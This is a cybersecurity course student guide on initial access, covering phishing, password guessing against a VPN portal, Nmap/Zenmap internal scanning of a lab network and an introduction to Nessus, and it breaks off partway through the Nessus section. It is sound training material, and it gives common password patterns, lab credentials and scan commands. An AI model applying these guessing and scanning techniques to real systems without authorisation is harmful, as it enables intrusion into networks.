



15.2 Student Guide: Initial Access and Internal Recon

Overview

In today's class, you will be introduced to the MITRE tactic of **initial access** by applying phishing and accessing a VPN to gain access to an internal network. You will then conduct a penetration testing engagement by running Zenmap to **scan** a network. Finally, you will end with the **exploitation** of a vulnerable machine.

Class Objectives

By the end of class, you will be able to:

- Understand how initial access fits into the MITRE matrix.
- Recognize phishing emails and understand why attackers use them to obtain initial access.
- Perform advanced Nmap scans with NSE scripts.
- Exploit a machine with a Python script.

Slideshow

The lesson slides are available on Google Drive here: [15.2 Slides](#).

Lab Environment

For this module, you will use the penetration testing Cloud Labs environment.

The credentials for the Kali VM are **un:root, pw:kali**

Because this environment uses nested Hyper-V machines, refer to the [Hyper-V guide](#) for additional information.

01. Welcome and Day 1 Recap

Let's review the important concepts covered on Day 1:

- **Penetration testing**, often referred to as **pen testing** or **ethical hacking**, is the offensive security practice of attacking a network using the same techniques that a malicious hacker would use to identify security holes and raise awareness in an organization.
- The five phases of a pen testing engagement are **planning and reconnaissance**, **scanning**, **exploitation**, **post-exploitation**, and **reporting**.
- **Reconnaissance**, which is part of the **planning and reconnaissance** phase, consists of gathering information about your target.
 - **Passive recon** often refers to **open-source intelligence (OSINT)**, which leverages information about the target publicly available on the internet. This includes all domains and hosts belonging to a target that are publicly viewable.
 - **Active recon** refers to directly interacting with the target's internal network. (We will do this today.)
- The **scanning** phase consists of conducting port scans against assets to determine which ports are open and the services behind those ports.
- **Exploitation** is the phase in which the pen tester actively exploits a vulnerability or misconfiguration to compromise a machine.
- **Post-exploitation** occurs after a machine has been compromised and exploited. This phase consists of searching the machine for sensitive files or other information to assist in accomplishing the pen tester's objective.
- **Reporting** is the phase where a detailed report is drafted for the client. This will contain all the actions performed during the assessment and all security findings.

Today, we will focus on **reconnaissance**.

- A company called **MITRE** developed the **MITRE ATT&CK matrix** to provide a visual representation of all the different **techniques, tactics, and procedures (TTPs)** that may be performed throughout an assessment.

- **Google hacking, or Google dorking**, is a reconnaissance tactic in which we manipulate Google searches to narrow down our queries to acquire actionable intel.
- **Certificate transparency** is another reconnaissance tactic wherein a penetration tester gathers information from certificate issuers, which publish logs of the SSL/TLS certificates they issue to organizations.
- **Shodan.io** is a reconnaissance website that conducts port scanning across the entire internet and catalogs the results for quick searching.

We ended Day 1's lesson by using Shodan and Recon-ng in the **planning and reconnaissance** phase to identify subdomains and other related domains belonging to MegaCorpOne.

- Today, we will use the information we gathered to obtain initial access to MegaCorpOne's internal network.
- Then, we will proceed with the next phases of engagement: **Scanning** and **exploitation**.

Every method we use this week will tie back to a specific tactic and technique found on the MITRE ATT&CK matrix.

02. Gaining Initial Access

During Day 1, we used several passive reconnaissance tools, such as Google dorking and Shodan, to gather information about our target.

- That information can be used to gain initial access to our target.
 - For example, through Google dorking, you find an employee's name, job title, direct reports, and email address. You could use that information to craft a deceptive email to try and obtain the employee's credentials for their private network.

MITRE defines **initial access** as follows:

- Initial access consists of techniques that use various entry vectors to gain their initial foothold within a network. Techniques used to gain a foothold include targeted spear phishing and exploiting weaknesses on public-facing web servers. Footholds gained through initial access may allow for continued access, like valid accounts and use of external remote services, or may be limited-use due to changing passwords.
- Initial Access is a MITRE tactic, **ID TA0001**: <https://attack.mitre.org/tactics/TA0001/>.

In this section, we will cover two methods of gaining initial access to a target machine or network:

- **Phishing:** This is the most common method, in which the attacker crafts a fraudulent email that misleads the recipient into clicking on a link in the email.
- **Remote services through valid accounts:** This method involves gaining access to the target by guessing credentials on a VPN login portal. MITRE categorizes these techniques as Valid Accounts and External Remote Services.

We will explore both methods, and then you will attempt to gain access to a target via a password-guessing method.

- Phishing: <https://attack.mitre.org/techniques/T1566/>
- Valid Accounts: <https://attack.mitre.org/techniques/T1078/>
- External Remote Services: <https://attack.mitre.org/techniques/T1133/>

Note that initial access commonly becomes the longest tactic time-wise, due to the limited number of avenues at the pen tester's disposal.

- In a full-view pen test or red-team engagement, initial access is often ceded or granted at the start of the assessment to reduce time spent gaining initial access.

Phishing

Phishing is the most common way an attacker gains access to an internal network.

- MITRE's Phishing page: <https://attack.mitre.org/techniques/T1566/>.

The goals of phishing can vary.

- Sometimes a phishing email is sent only to obtain credentials.
- Other times, the email contains a malicious link that will install malware or a backdoor on the victim's computer.

Phishing is more like a social engineering exercise than a technical abuse.

- Unlike other attacks, phishing leverages human error by crafting misleading and convincing fraudulent emails.
- Therefore, there is no "patch" to prevent phishing.
- An organization's best defense against phishing is knowledge. Users should be required to complete "security awareness" training to learn to identify phishing attempts.
- Spear phishing: This is a targeted form of phishing wherein the attacker crafts a message to a specific individual or organization. The message typically appears to come from a trusted source and is often based on research about the target to increase its

authenticity.

- Tactics: Attackers might use information gathered from social media, company websites, or other sources to personalize the email and make it more convincing.
 - Objective: The aim is usually to get the targeted individual to divulge confidential information, click on a malicious link, or open an infected attachment.
- Whaling: This is a sub-category of spear phishing but is specifically aimed at senior executives or high-profile targets in an organization, such as CEOs or CFOs. They are called "whaling" attacks because they target the "big fish" within a company.
 - Tactics: The content of a whaling attack is often more sophisticated and may focus on executive-level issues. These emails might mimic legal communications, executive issues, or other topics relevant to a high-level executive.
 - Objective: Given the high-profile nature of the targets, attackers aim to get large payments, sensitive corporate data, or other high-value returns.
- Vishing (voice phishing): Vishing attacks are carried out via phone call rather than email. Attackers use social engineering tactics over the phone to deceive the victim.
 - Tactics: The attacker might pose as a bank representative, tech support agent, or any other official role to gain the victim's trust. They may use caller ID spoofing to make their call appear legitimate.
 - Objective: The main goal is often to trick the victim into providing personal or financial information. This could include bank account numbers, passwords, or other sensitive data. Sometimes, the attacker may also try to persuade the victim to transfer money.

Have you ever encountered phishing attempts? Can you name any telltale signs that an email is a phishing attempt?

- Typos in the body of the email and the sender's email address are common flags.
- **Typosquatting** is a common tactic in which an attacker will register a fraudulent domain similar to a legitimate one.
 - E.g., Google.com vs. Google.com (the second domain has a capital "i" instead of a lowercase "l").
- Subdomains are often registered to mimic real domain names.
 - E.g., payments.google.com vs. paymentsgoogle.bogusdomain.com
 - Remember that domains can be spoofed if proper DNS protections are not in place.
- If an email asks you to do something that's not traditionally part of your job or that's possibly risky, it's always better to confirm the task in person or by another means of contact.

Next, we will practice detecting phishing emails.

03. Phishing Quiz

Given our current classroom setting, it is not logistically feasible to perform a phishing campaign. It is also illegal without written consent from the target.

- Instead, we can practice detecting the difference between authentic and phishing emails with the following online activity created by Google: [Google Phishing Quiz](#).

04. Valid Accounts, External Remote Services, and Password Guessing

We will now look at another common tactic used to gain initial access to a target.

- Similar to a real attack, testers may attempt many different tactics to gain access to a target during an engagement.

Another way of gaining initial access is by finding a VPN configuration file belonging to the target and logging in to the VPN with stolen credentials.

- This method leverages two techniques from MITRE:
 - [Valid accounts](#): The attacker uses real user accounts to gain access.
 - [Remote services](#): The attacker uses remote services such as VPN to try and gain access from outside the target's network.
- Consider the following scenario to understand how valid accounts and external remote services tactics might be applied:
 - Recall that in one of the previous day's OSINT activities, we tried to find subdomains for meagcorpone.com.
 - Suppose that during this process, we discovered an additional subdomain, vpn.megacorpone.com, that directly handles VPN connections and configurations for the MegaCorpOne domain.
 - We accessed this site and determined it contains a login portal asking for a user id and password.
 - If a pen tester can supply the correct credentials, they will be able to log into the portal and download the VPN configuration file.
 - So, how do we determine what credentials to use to try and gain access to the target?

While it's recommended that users and administrators create complex passwords, they often do not.

- Due to this vulnerability, it is not uncommon for pen testers to attempt and succeed at logging into accounts using weak, commonly used passwords.

They apply **password guessing**, a systematic method of guessing passwords to obtain access to a target.

Can you guess the most commonly used password in 2021?

- Answer: "123456."
- Refer to this [website](#) to learn about more commonly used passwords.

Many common passwords use the following:

- Variants of "password" (P@ssw0rd, pa\$\$w0rd, etc.)
- SeasonYear (Winter2020, Summer2021)
- The user's own username, or variants of it (bob, b0b, a\$h13y, etc.)

All of this information can help pen testers succeed in correctly guessing a user's password.

Password guessing has also been used in high-profile breaches, such as the SolarWinds hack.

- During this attack, the threat actors used password guessing to breach their targets.
- [ZDNet.com:SolarWinds hackers also used password guessing to breach targets.](#)

Summary

- **Initial access** is a MITRE tactic covering methods for gaining access to a target's system.
- **Phishing** is the most commonly used initial access method. It leverages human error by crafting misleading and convincing fraudulent emails.
 - **Typosquatting** is a common tactic in which an attacker registers a fraudulent domain similar to a legitimate one.
- **Remote services through valid accounts** is another initial access method, wherein the attacker uses real user accounts to gain access through a remote service, such as a VPN.
 - This method can be used with **password guessing**, as users often have weak and common passwords.

In the next activity, you will attempt to guess a MegaCorpOne user's password and then download a shell script providing access to the company's network.

05. Activity: Accessing Remote Services through Valid Accounts

- [Activity File: Remote Services and Valid Accounts](#)
-

06. Activity Review: Accessing Remote Services through Valid Accounts

07. Scanning and Internal Reconnaissance

So far we have:

- Conducted passive reconnaissance to find domains and users from our target; and
- Gained initial access by use of remote services through valid accounts.

We will now perform reconnaissance inside MegaCorpOne's internal network, known as **active reconnaissance**, to reveal which devices are on the network and what potential new targets await.

- We call this **active reconnaissance** because we are now directly interacting with our target.
- It is also considered **internal reconnaissance** because we conduct this *internally* within the target.
- While inside the network, we can gather information about:
 - The host, known as **host enumeration**;
 - Processes on the system, known as **process enumeration**; and
 - The users on the system.

Scanning

Additionally, we can more aggressively gather information through a process called **scanning**.

- **Scanning** is the second phase of a pen testing engagement, after planning and reconnaissance. Scanning uses tools to gather network information and potential vulnerabilities.
- Scanning can also be conducted externally and before initial access.
- **Nessus**, **Hping**, and **Nmap** are often used to conduct scanning.

We'll explore the scanning phase by revisiting **Nmap**.

- Nmap is a popular scanning tool that we covered in the earlier Networking modules.
- Nmap excels at identifying which ports are open, the services behind those ports, and their versions.
- Nmap has additional functionality that we will explore in a later activity.

Using Nmap, we will search the machines on the network for any potentially vulnerable services that are outdated or could be abused, e.g., brute-forcing SSH logins.

It's also very important to try to identify the purpose of the machines on the network. For example:

- A properly set up network will have several virtual LANs (VLANs), each with a different purpose.
 - E.g., servers on one VLAN and workstations on another
- Identifying high-value targets (secret-storing servers, domain controllers, etc.) is important, as they're often an end-game target in a penetration test.
- Contrary to popular belief, servers often have less security software than user workstations because businesses focus more on preventing attackers from gaining initial access.

Nmap and Zenmap Demonstration


We will now demonstrate how to use the scanning tools Zenmap and Nmap.

In this demonstration, you'll complete the following steps:

- Use Nmap to perform a port scan on an internal network.
- Introduce a GUI alternative to Nmap called Zenmap.
- Use Zenmap to perform a port scan and highlight additional features offered.

To perform a port scan on the internal network, complete the following steps:

1. Open a terminal, and look up your IP address by typing `ip addr`, as the following image shows:




```
(root@kali)-[~]
# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:15:5d:02:04:03 brd ff:ff:ff:ff:ff:ff
    inet 172.22.117.100/16 brd 172.22.255.255 scope global noprefixroute eth0
        valid_lft forever preferred_lft forever
    inet6 fe80::215:5dff:fe02:403/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
```


2. Using the IP address under `eth1`, perform an Nmap scan against the network using the /24 CIDR, as the following image shows:

```
(root@kali)-[~]  
# nmap -sV 172.22.117.0/24  
Starting Nmap 7.92 ( https://nmap.org ) at 2022-01-13 15:48 EST  
█
```

3. While working off the command line has its perks, sometimes a GUI is preferable. Nmap's GUI application is called **Zenmap**.
4. Return to the Nmap scan's terminal window, and note that there are several machines on the network with several open ports. We will re-perform this scan but with the additional capabilities provided by Zenmap.
 - Open a terminal and type **zenmap**.
5. Note the fields at the top of the application:
 - **Target** is where we input a hostname or IP address. CIDR notation is also accepted.
 - **Profile** is a drop-down menu that contains several pre-built scans. These can be changed and edited. You can also create custom profiles.
 - **Command** shows the Nmap command being run. This will update automatically if we change or edit a profile.
6. Begin by selecting the **Intense scan** profile.
 - Select **Intense scan** from the drop-down menu next to **Profile**.
 - Note that our **Command** field has changed to **nmap -T4 -A -v**.
 - **-T4** is used to increase the scan speed.
 - **-A** includes OS and version detection, script scanning, and traceroute.
 - **-v** is level 1 of verbose, which shows status updates as the scan progresses.
7. Next, we will edit this intense scan profile.
 - At the top, select **Profile**, as the following image shows:




- Then, select **Edit Selected profile**.
- Click the **Scripting** tab at the top of the screen, as the following image shows:



- This tab will display a list of NSE scripts.
 - **Nmap scripting engine (NSE)** scripts are written in the programming language, LUA. They perform an action on a desired port or service.
 - NSE scripts are commonly used to test whether a service is vulnerable to an exploit.

- By default, Zenmap's intense scan uses some basic NSE scripts. However, we'd like to add additional scripts to our scan.
8. We'll select a few of the many NSE scripts listed in the Scripting tab. The scripts we decide to run depend on the discovered ports and services of the host. (It's better to do a regular port scan or version scan first to determine what ports are open, then perform another Nmap scan with NSE scripts selected.)
- Select **smb-os-discovery** and **smb-system-info** toward the bottom of the list, as the following image shows:



9. Save the profile and then enter the network range IP in the **Target** box and click **Scan**.
10. Let the scan finish, and scroll down to the machine with port 445 open, as the following image shows:

```

nmap -T4 -A -v 172.22.117.0/24
Nmap scan report for Windows10 (172.22.117.20)
Host is up (0.00095s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE SERVICE          VERSION
135/tcp    open  msrpc            Microsoft Windows RPC
139/tcp    open  netbios-ssn      Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds?    Microsoft Windows
3390/tcp   open  ms-wbt-server    Microsoft Terminal Services
| ssl-cert: Subject: commonName=Windows10.megacorpone.local
| Issuer: commonName=Windows10.megacorpone.local
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2022-01-02T19:09:55
| Not valid after: 2022-07-04T19:09:55
| MD5: 8a9c 9811 5094 dc1b 1262 1b63 58a6 776c
| SHA-1: 3558 1585 5911 d764 6ad4 bdd2 78a7 d483 c7d9 889a
| _ssl-date: 2022-01-13T20:54:50+00:00; 0s from scanner time.
| rdp-ntlm-info:
|   Target_Name: MEGACORPONE
|   NetBIOS_Domain_Name: MEGACORPONE
|   NetBIOS_Computer_Name: WINDOWS10
|   DNS_Domain_Name: megacorpone.local
|   DNS_Computer_Name: Windows10.megacorpone.local
|   DNS_Tree_Name: megacorpone.local
|   Product_Version: 10.0.19041
|   System Time: 2022-01-13T20:54:20+00:00
MAC Address: 00:15:5D:02:04:01 (Microsoft)
Device type: general purpose
Running: Microsoft Windows 10
OS CPE: cpe:/o:microsoft:windows_10
OS details: Microsoft Windows 10 1709 - 1909
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=258 (Good luck!)
IP ID Sequence Generation: Incremental
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

```

- The NSE scripts that we selected performed additional scanning on the SMB service. This provided more information, which confirmed that this is a Windows 10 machine.

Summary

- **Scanning** is the second phase of a pen testing engagement, after planning and reconnaissance. Scanning uses tools to gather information such as network information and potential vulnerabilities.
 - Scanning is often conducted externally, before initial access.
- **Nessus, Hping, and Nmap** are often used to conduct scanning.

- **Zenmap** is the GUI version of Nmap. It provides an easy-to-use tool to automate scanning tasks.
 - **NSEs (Nmap scripting engines)** are scripts that are commonly used to test whether a service is vulnerable to an exploit.
-

08. Activity: Zenmap

- [Activity File: Zenmap](#)
-

09. Activity Review: Zenmap

10. Vulnerability Scanning

Remember that NSE allows users to modify and create custom Nmap scripts for their individual needs.

- With NSE, we can perform DNS enumeration, OS fingerprinting, vulnerability detection, malware discovery, and many other tasks.

Although NSE has its advantages, it also has disadvantages compared to vulnerability scanners:

- NSE is not fully comprehensive, meaning many vulnerabilities are not covered.
- NSE cannot perform a large number of scans simultaneously.
- NSE is most efficient when performing single-host scans.
- NSE is most useful for basic information gathering or enumeration activities.

Vulnerability scanners can help make up for many of the limitations of NSE.

Vulnerability testing often gets confused with penetration testing. While similar, they have distinct differences:

- Vulnerability scanning identifies systems that have known vulnerabilities.
 - Scans use a database of known vulnerabilities.
 - Vulnerabilities are rated based on the severity level.
 - Vulnerabilities are given a Common Vulnerability Scoring System (CVSS) score.
- Penetration testing attempts to identify weaknesses that can be exploited, such as:
 - Specific system configurations

- Organizational processes and practices

For these reasons, vulnerability scanning is often found more during security audits than penetration tests. Unfortunately, companies often do not understand the differences between the two and sometimes think a vulnerability scan passes as a penetration test. In reality, they're very different.

Vulnerability Scanning and Nessus

A vulnerability scanner, such as Nessus, is an application that identifies vulnerabilities and creates an inventory of all interconnected systems. These include the following:

- Servers
- Desktops
- Laptops
- Virtual machines
- Containers
- Firewalls
- Switches
- Printers

Most vulnerability scanners attempt to log into systems using default passwords or other credentials to establish a more detailed picture of the network infrastructure.

After establishing an inventory list, the vulnerability scanner checks each item in its inventory against one or more databases of known vulnerabilities to see which items are associated with specific threats.

Nessus Vulnerability Scanning Demonstration

Nessus is one of many vulnerability scanners available today. It is used to perform vulnerability assessments and penetration tests in addition to malicious attacks.

- Other popular vulnerability scanners are:
 - **OpenVAS:** This is a fully featured, freely available, open-source vulnerability scanner that shares many of the same capabilities as Nessus. It comes preinstalled with Kali Linux.
 - **Nexpose:** A vulnerability scanner developed by Rapid7 that comes fully integrated with Metasploit. It's sold as a stand-alone software package that can also be used as a managed service or private cloud deployment.


The **National Vulnerability Database** (NVD) is a source of exploit information that grades each vulnerability based on severity level.

- For example, if you Google NIST CVE-2016-0800, you will find the nvd.nist.gov webpage, which provides details, references, and a score of 5.9.
- Severity levels are scored using the Common Vulnerability Scoring System (CVSS v3.0).

Numerical scores are translated into qualitative categories (low, medium, high, and critical). This helps security administrators properly assess and prioritize vulnerabilities.

This lesson will use Nessus to demonstrate how to perform scans and interpret the results.

1. Nessus has been installed and started on this machine.
2. Launch the Firefox browser and navigate to <https://127.0.0.1:8834>.
 - Since this is not a real website, Firefox will inform us that our connection is insecure.
 - Click **Advanced**.
 - Click **Add Exception**.
 - Click **Confirm Security Exception**.
 - Log in with the following credentials: `root:toor`.



Note: When logging in for the first time, it can take up to two minutes while the Nessus Scanner is compiling plugins.

1. After the program launches, we're presented with the Scan page.

The Nessus user interface is made up of two main parts:


- The Scan page is where we can set up scans.
- The Settings page is where we can manage application configuration settings.

2. There are two scan types:


- **Credentialed** scans use appropriate privileges and provide a more accurate view of risks. Downsides include a high number of false positives and high bandwidth usage.
 - The reason for the high false positives count is that there are many different versions and packaging for any number of services you may download. Because of this, Nessus will flag a service it is unsure about to avoid false negatives.
